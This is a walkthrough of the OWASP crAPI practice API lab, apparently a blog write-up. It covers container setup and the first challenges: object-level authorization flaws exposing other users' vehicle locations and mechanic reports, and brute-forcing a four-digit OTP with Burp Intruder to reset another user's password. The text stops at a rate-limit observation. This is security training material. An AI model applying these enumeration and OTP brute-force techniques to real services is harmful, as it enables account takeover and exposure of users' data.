


crAPI | Web Application | Walkthrough | Ads Dawson | September 2023

😇😇 ###### DISCLAIMER ###### *Spoilers below!* 😇😇

cRAPI (OWASP Project) Walkthrough `CTF-ATHOME` Writeup

@GangGreenTemperTatum

Postman Collection or local `openapi.json` spec

GitHub Repo

v1.0, 09-08-2023

Tips on amending Docker desktop to avoid paying for a license with replacement Colima Container Runtime 🐳

- The process should go as following for MAC OS

1. Quit docker desktop
2. Run `docker image ls` → you should get an error like this `Cannot connect to the Docker daemon, ...`
3. Install colima → `brew install colima`
4. Start colima → `colima start --cpu 8 --memory 12` (cpu and memory options only need to be specified on the first run, they persist after that)
5. `docker context use colima`
6. Test the same `docker image ls` command. It shouldn't error this time around
7. You can now run docker without Docker Desktop! Try building a container or running make dev

Follow up steps

1. Fully uninstall Docker Desktop:
2. Uninstall the docker desktop app from your Mac
3. Install the docker cli `brew install docker`
4. Edit `~/.docker/config.json` and remove the `credsStore` entry
5. `docker context use colima``
6. Install buildx and docker-compose

```
brew install docker-buildx docker-compose
mkdir -p ~/.docker/cli-plugins
ln -sfn /opt/homebrew/opt/docker-compose/bin/docker-compose ~/.docker/cli-plugins/docker-compose
ln -sfn /opt/homebrew/opt/docker-buildx/bin/docker-buildx ~/.docker/cli-plugins/docker-buildx
```

Setup your local crAPI environment: 🚘

Docker setup

Fix the `Error response from daemon: error while creating mount source path '/Users/adam/git/crapi/keys': chown /Users/<user>/git/crapi/keys: permission denied` error by running the `docker compose` command in `sudo`:

```
docker pullcurl -o docker-compose.yml https://raw.githubusercontent.com/OWASP/crAPI/main/deploy/docker/docker-compose.yml
docker-compose pull
sudo docker-compose -f docker-compose.yml --compatibility up -d
```

To fix `dependency failed to start: container crapi-workshop is unhealthy`, do:

```
sudo docker-compose -f docker-compose.yml pull
sudo docker-compose -f docker-compose.yml --compatibility up -d

docker ps -a
```

See here

Access via `http://localhost:8888/login` - Save this as your Postman `baseURl` variable

```
[+] Running 8/8
 ✔ Container mongodb                      Healthy
 ✔ Container api.mypremiumdealership.com  Running
 ✔ Container postgresdb                   Healthy
 ✔ Container mailhog                      Running
 ✔ Container crapi-identity               Healthy
 ✔ Container crapi-community              Healthy
 ✔ Container crapi-workshop               Healthy
 ✔ Container crapi-web                    Started
```

I recommend running the setup commands a few times in succession to fix issues with unhealthy containers as part of the compose and is relating to networks failing/waiting to initiate and delays in the `docker-compose` build process.

Set your Burp Suite scope to **Advanced** and enter: (drop out of scope requests)

```
Host: ^localhost\.*$
Port: ^8888$
File: ^/.*

Host: ^localhost\.*$
Port: ^8025$
File: ^/.*

etc.
```


I also recommend creating a new Postman `Environment` and linking variables from subsequent requests for a smoother experience.

To gracefully shutdown your local container environment:

```
crapi % docker-compose down
```

📬 Access the mailbox at http://localhost:8025/

```
Hi Hacking Crapi,

We are glad to have you on-board. Your newly purchased vehiche details are provided below. Please add it on your crAPI dashboard.

Your vehicle information is VIN: 7ZDCP26LKUH828122 and Pincode: 5339

We're here to help you build a relationship with your vehicles.

Thank You & have a wonderful day !
Warm Regards,
crAPI - Team
Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have
```



crAPI Outlines the Challenges within it's Documentation Section 📚


Challenges: 🔧


▼ BOLA Vulnerabilities - Flag 😈

Challenge 1 - Access details of another user's vehicle

Our initial REST API endpoint for `{{baseUrl}}/identity/api/v2/vehicle/vehicles` can be a pre-follow-up to `{{baseUrl}}/identity/api/v2/vehicle/:vehicleId/location`


Therefore, get the Vehicle ID from the initial `GET` request:






Setting the `uuid` was correct and is the `{{vehicleid}}` variable being used here in the next API endpoint which is the `carId` key value.

The `community` API endpoint is exposing this value from another API endpoint which we can use for our initial `GET` request here:






Sorry `"Robot"`..


Challenge 2 - Access mechanic reports of other users

A fairly easy one, using hAPI path we can see a unique `report_link` exposed when we submit a test report:



I initially sent this request to Burp Repeater and tried to change the method from `POST` to `GET` but was unsuccessful.


Looking through the API swagger file, I found a Postman entry for `{{baseUrl}}/workshop/api/mechanic/mechanic_report?report_id=` endpoint, I simply enumerated the `report_id` to exploit this flag:




▼ Broken User Authentication - Flag 😈


Challenge 3 - Reset the password of a different user

I found the REST API endpoint for `GET /community/api/v2/community/posts/` discloses sensitive information with another legitimate victim's email address: (`robot001@example.com`)




Issued a `POST /identity/api/auth/forget-password` request and observed the results:







I now know that the OTP is a 4 decimal value from `0000` through `9999` and can use an enumeration attack.

Issue a request for our victim, intercept a live request and send to Burp Suite Intruder: (`POST /identity/api/auth/v3/check-otp HTTP/1.1`)




Add position payloads around the OTP value:






The failed response is a `500` HTTP server error code, which I can filter for any `200` responses or `!=500`

We can see ~30 requests results in a `503` response indicating we are being rate-limited (presumably by `srcip`). This is also not a HTTP header response from the codebase and therefore could be a proxy/WAF etc.

